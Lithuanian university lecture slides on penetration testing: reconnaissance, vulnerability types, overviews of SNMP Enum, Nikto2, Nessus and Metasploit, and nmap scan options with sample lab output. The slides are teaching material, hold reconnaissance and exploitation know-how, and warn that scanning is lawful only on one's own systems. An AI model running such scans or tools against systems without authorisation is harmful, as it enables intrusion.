
Įsiskverbimo testas gali būti apibūdinamas kaip legalus ir autorizuotas bandymas nustatyti ir sėkmingai išnaudoti kompiuterinių sistemų pažeidžiamumus, jas padaran saugesnėmis.

Procesas apima pažeidžiamumų tyrimą ir išnaudojimą, norit parodyti, kad pažeidžiamumai yra realūs.

Įsiskverbimo testo atlikimas



Keturių žingsnių įsiskverbimo testas




Testavimo pradžia



Žvalgyba

- Kuo daugiau laiko yra skiriama šiai fazei, tuo didesnė tikimybė, kad kitos fazės būs sėkmingos;
- Yra tikimybė, kad į šios fazės atlikimą bus žiūrima pro pirštus nes ji reikalauja mažiausiai techninių žinių;
- Informacijos rinkimui gali būti panaudoti automatiniai įrankiai;
- Geras informacijos rinkėjas susideda iš sekančių lygių dalių:
 - Hakerio;
 - Socialinės inžinerijos specialisto;
 - Privataus tyrėjo;



Informacijos rinkimas

Aktyvi žvalgyba;


Pasyvi žvalgyba;

Informacijos rinkimo ir palyginimo įrankiai


- Komandinė eilutė arba tinklapis: whois, dig;
- Programinė įranga: skenavimui, įsiskverbimui;
- Pažeidžiamumu tinklapiai

Informacijos šaltiniai

- Žurnalai ir laikraščiai;
- Internetinės svetainės;
- Paieškos sistemos;
- Internetiniai dienoraščiai;
- Forumai;
- Mažo tiražo leidiniai;
- Naujienų grupės;
- Darbo skelbimai;
- Socialiniai tinklai;




Ačiū už dėmesį



Saugumo patikros ir etiško įsilaužimo metodai

(T120M154)

Informacijos ištraukimas iš atakuojamos sistemos. Pažeidžiamumų
paieška nutolusiose serveriuose, įrankiai



Pažeidžiamumų tipai


Yra dvi pagrindinės pažeidžiamų vietų klasės, pagal kurias galima skirti spragų tipus (lokalius ir nutolusius). Šios klasės bendruoju atveju yra suskirstytos į dizaino, realizacijos ir operacinę kategorijas. Dizaino pažeidžiamumas aptinkamas pagal rastas spragas programinės įrangos specifikacijose. Realizacijos pažeidžiamumas yra techninės saugumo klaidos, rastos sistemos kode. Operacinis pažeidžiamumas gali rastis dėl nekorektiškos konfigūracijos ar sistemos išdėstymo specifinėje aplinkoje. Pagal šias tris klasses pristatyti du bendri pažeidžiamumo tipai, kurie gali tiki bet kuriai aprašytai pažeidžiamumo klasei

Lokalus pažeidžiamumas

Nutolęs pažeidžiamumas


Saugumo vertinimo įrankiai

- Fortify Software Security
- Seven Pernicious Kingdoms
- Common Weakness Enumeration (CWE)
- OWASP Top 10
- OWASP CLASP
- Klocwork
- Ounce Labs
- GrammaTech
- WASC Threat Classification




JRANKIAI

- Pagal įsilaužimo įrankio rezultatą
- Įsilaužimo įrankio tipas
- Buferio perpildymas




Snmp Enum

Snmp Enum yra mažas Perl scenarijus, jis naudojamas aukos SNMP įrenginio numeracijai siekiant išgauti daugiau informacijos apie vidinę sistemą ir tinklą. Taip gaunami esminiai duomenys: sistemos vartotojai, aparatinės įrangos informacija, veikiantys servisai, įdiegta programinė įranga, veikimo laikas, bendrosios direktorijos, diskai, IP adresai, tinklo sąsajos ir kita naudinga informacija, priklausomai nuo SNMP įrenginio tipo (Cisco, Windows ar Linux)



SNMP Walk

SNMP Walk yra galingas informacijos rinkimo įrankis. Jis ištraukia visų įrenginių konfigūracinius duomenis, priklausomai nuo tikrinamo įrenginio tipo. Tokie duomenys yra labai naudingi ir informatyvūs siekiant paleisti tolesnes atakas ir bandant laužtis į aukos sistemą. Be to, SNMP Walk gali pasiimti vieną MIB duomenų grupę arba specifinę OID reikšmę



Duomenų bazės vertinimo įrankiai

Šiame skyriuje buvo kartu aptartos trys KALI Linux duomenų analizės įrankių kategorijos (MSSQL, MySQL ir Oracle) ir pasirinktų įrankių pagrindinės funkcijos ir galimybės. Šie įrankių rinkiniai sprendžia pagrindines kontrolinio kodo palyginimo, enumeracijos, slaptažodžių auditavimo ir įvertinimo taikant SQL injekcijos ataką problemas. Tai leidžia auditoriui apžvelgti silpnasias vietas, rastas ne tik išorinėje žiniatinklio programos dalyje, bet ir vidinėje – duomenų bazėje.



Nikto2


Nikto2 yra išplėstinis žiniatinklio serverio saugumo prižiūrėtojas. Jis peržiūri ir aptinka pažeidžiamas vietas, kurios randasi dėl nekorektiškos serverio konfigūracijos, dėl paliktų pagal numatytaisias nuostatas arba nesaugų failų ar dėl pasenusios serverio programos. Šis įrankis sukurtas LibWhisker2 pagrindu ir palaiko daugiaplatformų naudojimą, SSL, serverio atpažinimo metodus (NTLM/Basic), įgaliotuosius serverius ir keletą IDS apėjimo metodikų. Taip pat jis palaiko vadinamąjį subdomainų enumeraciją, programų saugumo patikrą (XSS, SQL injekcijos ir t. t.) ir gali nuspėti autorizacijos kredencialus, naudodamas žodynu paremtą atakos metodą



Nessus


Nessus yra pirmasis pasaulyje nemokamas atvirojo kodo pažeidžiamumo prižiūrėtojas, jis naudojamas daugybę metų iki šių dienų. Nessus projektas buvo pradėtas

1998-ujų pradžioje. Tuo metu atvirojo kodo pažeidžiamumo prižiūrėtojai buvo finansuojami komerciniai tos pačios rūšies produktai. Tada Renaud Deraison ir nusprendė pradėti projektą, kuris vėliau tapo žinomas kaip Nessus.



Metasploit

Metasploit – kompiuterių ir jų sistemų apsaugos projektas, teikiantis informaciją apie sistemų ir jų komponentų pažeidžiamumus, taip pat orientuotas į pažeidžiamumų išnaudojimo testavimo programinės įrangos kūrimą. Šis projektas į informacijos saugos pasaulį įsiveržė 2004 metais, o projekto rezultatas bene geriausia pažeidžiamumų išnaudojimo testavimo programinės įrangos sistema Metasploit Framework (toliau – MSF). MSF yra pažangi atviro kodo struktūrinė sistema, skirta kurti, tobulinti ir naudoti pažeidžiamumų išnaudojimo kodus. Pridėtiniai modeliai, kurių pagalba pažeidžiamumų turiniai (angl. payloads), šifratoriai, no-op generatoriai ir pažeidžiamumų išnaudojimo kodai gali būti integruoti į MSF, padarė šią sistemą vieną iš pagrindinių įrankių pažangiame pažeidžiamumų tyrinėjime. Pačioje sistemoje pagal nutylėjimą jau yra įkelta šimtai pažeidžiamumų išnaudojimo kodų, kuriuos galima peržiūrėti modulių sąraše. Tokia egzistuojančių pažeidžiamumų išnaudojimo kodų gausa tik palengvina naujų išnaudojimo kodų kūrimą. Pagrindiniai šios sistemos naudotojai yra profesionalūs pažeidžiamumų testuotojai, kurie atlieka pažeidžiamumų kodų tobulinimą ir pačių techninių pažeidžiamumų tyrimus, tačiau ši sistema yra laisvai prieinama kiekvienam, besidominčiam informacijos sauga ir techninių pažeidžiamumų valdymui.



2. Metasploit:moduliai

- 2.1. Pažeidžiamumo išnaudojimo kodo turinys (angl. payload) – programinio kodo dalis, kuri veikia nuotolinėje aukos sistemoje.
- 2.2. Pažeidžiamumo išnaudojimas (angl. exploit) – programinio kodo dalis, duomenų rinkinys arba kodo seka, kuri pasinaudoja sistemos pažeidžiamumu ar klaidomis. Dar nusakomas kaip modulis, kuris naudoja pažeidžiamumo kodo išnaudojimo turinį.
- 2.3. Pagalbiniai moduliai (angl. auxiliary) – naudojami skenavimui, sistemos užtvindymui duomenimis (angl. fuzzing) siekiant aptikti sistemos klaidas ir atlikti kitas įvairias užduotis.
- 2.4. Post moduliai – skirti jau sukompromituotoms sistemoms siekiant surinkti įrodymams, kad j sistemą buvo įsilaužta arba naudoti šiuos modulius gilesniams įsibrovimui į tinklą ir pan. Post moduliai skirstomi į: Windows, Linux, OS X, Multi OS, Cisco, AIX, Solaris, Firefox.
- 2.5. Šifratorius (angl. encoder) – speciali programa, kuri šifruoja pažeidžiamumo išnaudojimo kodo turinį siekiant apeiti antivirusinių programų patikrą.

2. Metasploit:sasajos

msfconsole – bene populariausia MSF sistemos sasaja. Ši sasaja suteikia taip vadinamas „viskas viename“ konsolės galimybes ir leidžia efektyviai pasiekti visas Metasploit Framework opcijas ir funkcijas. msfconsole sasaja turi savitą komandų sistemą, kuri ne iškarto būną visiems suprantama. Tačiau perpratus šios sasajos principą ir komandas msfconsole tinkamose rankose gali pavirsti į labai galingą pažeidžiamumų išnaudojimo ir testavimo įrankį.

Privalumai:


Vienintelis palaikomas kelias pasiekti dauguma MSF funkcijų.

Sasaja su sistema paremta konsolės langu.


Turi daugiausia funkcijų ir ypatybių ir yra stabliausia MSF sasaja.

Galimas išorinių komandų vykdymas MSF konsolės lange, pvz., ping, nmap ir t.t.

msfcli – suteikia komandinės eilutės sasają, susietą su MSF sistemą. Tai leidžia lengvai pridėti Metasploit išnaudojimo kodus į bet kokius kuriamus skript'us. msfcli sasaja didžiausia dėmesj teikia skript'ų rašymui ir jų interpretavimui. Šis įrankis taip pat labai pasitarnauja tuomet, kai yra tiksliai žinomas pažeidžiamumo išnaudojimas ir jo turinys.



Dėkui už démesį




Saugumo patikros ir etiško įsilaužimo metodai

(T120M154)

10. Tinklų skanavimas (pastebimas/nepastebimas),
sistemų atpažinimas, topologijos atpažinimas, įrankiai

prof. Algimantas Venčkauskas



Įsiskverbimo testavimas

Įsiskverbimo testas gali būti apibūdinamas kaip legalus ir autorizuotas bandymas nustatyti ir sėkmingai išnaudoti kompiuterinių sistemų pažeidžiamumus, jas padaran saugesnėmis.

Pažeidimų tipai

- Skenavimas – atvirų prievadų paieška, naudojama aktyvioms tinklinėms paslaugoms identifikuoti.
- Nesankcionuotas priėjimas prie sistemos vartotojo teisėmis.
- Nesankcionuotas priėjimas prie sistemos administratoriaus teisėmis.
- Tinklo paketų perėmimas, analizuojant jų turinį ir siekiant gauti slaptos informacijos, pavyzdžiui, vartotojų vardus, slaptažodžius ar pan.
- DoS (Denial of Service) ataka – tai pažeidimas, siekiant sistemos atsisakymo suteikti paslaugą, t.y. siekiant pakenkti ar visai nutraukti sistemos darbą.
- Pasitikėjimo eksplotatavimas – apsimetimas kitu vartotoju ar kompiuteriu, siekiant gauti jam paskirtus resursus.
- Kenkėjiškas kodas – tai kenkėjiškos programos, veikiančios be vartotojo žinios, pavyzdžiui, virusai, kirimai ir t.t.
- Tinklo infrastruktūros atakavimas, siekiant sutrukdyti tinklo infrastruktūros darbą, pavyzdžiui, vardų serverių ir tinklo maršrutizatorių atakavimas.

Pažeidimo pagrindinės priežastys

- Programinės įrangos arba protokolų struktūros trūkumai. Protokolai apibrėžia taisykles ir susitarimus, kaip kompiuteriai turi bendrauti tinkle. Jei protokolo struktūroje yra esminių klaidų, jis yra pažeidžiamas, kad ir kaip gerai jis būtų taikomas. Kuriant programinę įrangą dažnai yra nekreipiama dėmesio į saugumą, o jį užtikrinantys komponentai yra prijungiami vėliau. Dėl to, kad papildomi komponentai nebuvo originalios sistemos architektūros dalis, programinė įranga gali veikti ne taip, kaip planuota, ir gali turėti nenumatyti saugumo spragų.
- Protokolų ir programinės įrangos prastas naudojimas. Netgi gerai suplanuotas protokolas gali būti pažeidžiamas, jei juo naudojamasi nesilaikant elementarių saugumo reikalavimų. Programinė įranga gali būti pažeidžiama dėl nežinomų ir neištaisytų klaidų, atsiradusių dar prieš išleidžiant ją.
- Sistemų ir tinklų konfigūracijų silpnybės. Tokios pažeidimų priežastys dažniausiai atsiranda tada, kai sistemų administratoriai nesirūpina saugia sistemos konfigūracija arba kai programinės įrangos tiekėjai išleidžia sistemas su prastą saugumo lygi užtikrinančia standartine konfigūracija.

TCP/IP atakos

- Kompiuterių tinklų administratorius turi mokėti analizuoti prievalus, privalo mokėti nustatyti savo sistemos spragas, išsilaikydamas save „hakeriu“. Kitaip jo veikla gali būti nepakankama ar net beprasme.

Nepamirškite, kad prievalų skenavimas gali būti nusikalstama veikla, skenuokite tik save ar savo valdžioje esančius servisus.

- Jeigu pakeistas komandos ir moduliai, "draiveriai", tai **netstat** neteisingai rodys atvirus ryšio kanalus, kaip ir kitos komandos. Išsigelbėjimas:
 1. "Nematomas" kompiuteris: be ARP ir be IP, ir įjungtas "masinio" priėmimo kanalas (promiscous mode).
 2. Kodas, kuris paleidžiamas kitame kompiuteryje, patikrina atvirus prievalus esamajam.

Priedai:

- Linuxe **/etc/services**
- <http://www.iana.org/assignments/port-numbers>




nmap

nmap -h ir pamatysite pagrindinius parametrus su trumpais aprašymais.

nmap -p 22,80,110 10.0.1.10 rezultatas:

```
Starting Nmap 6.40 ( http://nmap.org ) at 2016-03-15 15:41 EEST
Nmap scan report for 10.0.1.10
Host is up (0.00s latency).
PORT      STATE SERVICE
22/tcp    closed ssh
80/tcp    open  http
110/tcp   open  pop3
MAC Address: 00:06:4F:2F:AC:B3 (Pro-nets Technology)
Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
```




Nmap raktų naudojimas


-sS

TCP SYN skanavimas, kitaip dar dažnai vadinamas kaip "pusiau-atviras" skanavimas, nes nėra daromas TCP prisijungimas. Paprasčiausiai siunčiamas TCP SYN segmentą, kaip kad norėta prisijungti ir laukiama atsakymo. Pakankamai neblogas metodas, bet jei yra filtruojamų prievedų (pvz. pastatyta ugniasienė) ir host kompiuteris juos saugo žurnalinius įrašus, - būsite pastebėtas. Jis yra **DEFAULT**.


Nmap -sS



Prievadas
atviras



Prievadas
uždarytas





Nmap raktų naudojimas

-sT

paprasčiausias TCP connect() skanavimas. Jūs bandote prisijungti prie kiekvieno prievado iš eilės. Jei prievadas klausosi, nmap'as prisijungia prie jo, taigi jei host'as saugo žurnalinius įrašus, jis matys, kad bandote jungtis. Šis metodas yra tiksliausias, bet rekomenduočiau ji naudoti tik tuo atveju, jei skanuojate savo ar draugo kompiuterį, t. y. tokį, dėl kurio vėliau tikrai nesusilaupsite ne malonumų.

Nmap -sT





Nmap raktų naudojimas


-sN

linux ir Windows OS rodė visus open|filtered.

Iš vadovo: Nmap reports the state combinations open|filtered and closed|filtered when it cannot determine which of the two states describe a port.

(Siuntė segmentą jokio tipo. Visi atvejai - tokie patys, t.y nesurado atidarytų ir uždarytų prievadų tik open-filtered tipo)

Nmap -sN







Nmap raktų naudojimas

-sX

parodo kurie tikrai uždaryti, kiti - neaišku, ar atidaryti, ar filtruojami. Siuntė URG, PSH, FIN signalus.

Nmap -sN





Nmap raktų naudojimas

-sF

tas pat, kaip -sX, atseka open-filtered arba closed prievedus. Siunčia FIN segmentus, gauna arba ACK, RST (closed), arba jokio atsakymo (open-filtered).

-sN, -sX, -sF

atvejais, nors oficialiai vadove nurodoma, kad tai gali padėti nustatyti OS, to nepastebėta (ne visais atvejais tinkamas).

-sP

ARP ping'as.

-sU

UDP skanavimas. Naudojamas tam, kad nustatyti kokie UDP (User Datagram Protocol, RFC 768) prievedai yra atviri. Kai kurie mano, kad UDP skanavimas yra beprasmiškas, bet jis prisiminti verta vien dėl vienos Solaris rcpbind skylės. Taip pat yra cDc Back Orifice trojos arklys, kuris atsidaro UDP prievedą naudojant Windows OS. Jeigu gauna atsakymą tai laiko, kad UDP prievedas atidarytas.

```
Starting Nmap 6.40 ( http://nmap.org ) at 2016-03-22 14:19 EEST
```

```
Nmap scan report for 10.0.1.55
```

```
Host is up (0.00s latency).
```

```
Not shown: 999 open/filtered ports
```


```
PORT      STATE SERVICE
```

```
137/udp  open  netbios-ns
```

```
MAC Address: 00:13:8F:C4:24:42 (Asiarock Incorporation)
```

```
Nmap done: 1 IP address (1 host up) scanned in 18.95 seconds
```

